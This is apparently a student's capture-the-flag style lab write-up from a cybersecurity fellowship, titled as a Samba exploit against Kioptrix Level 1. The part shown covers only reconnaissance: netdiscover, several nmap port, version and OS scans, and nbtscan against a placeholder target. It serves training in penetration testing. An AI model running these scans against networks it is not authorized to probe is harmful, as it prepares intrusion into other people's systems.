
25 June, 24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

Kuptrix Exploit Level 1 (SAMBA)

1. Check Internet connectivity:**ping google.com**
2. List the current network interface: **ifconfig**



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
3. Command: **sudo netdiscover**



4. Ping the IP to see if it pings or not**: ping <target ip>**
5. If it pings then identify what devices are running on their networks, discover hosts and services, and detect open ports by **nmap** the ip**: nmap <target ip>**

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

6. Check state and versions of ports: **sudo nmap -sS -sV <target ip>**

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

7. Performs an IP protocol scan: **sudo nmap -sO <target ip>**

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

8. Performs a comprehensive scan, checking all TCP ports, detecting service versions, and performing OS detection with increased speed and thoroughness**: sudo nmap -p- -sV -T4 -A<target ip>**

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

9. Queries a host to retrieve NetBIOS names and service information, identifying Windows systems and shared resources over a network: **nbtscan<ip address>**

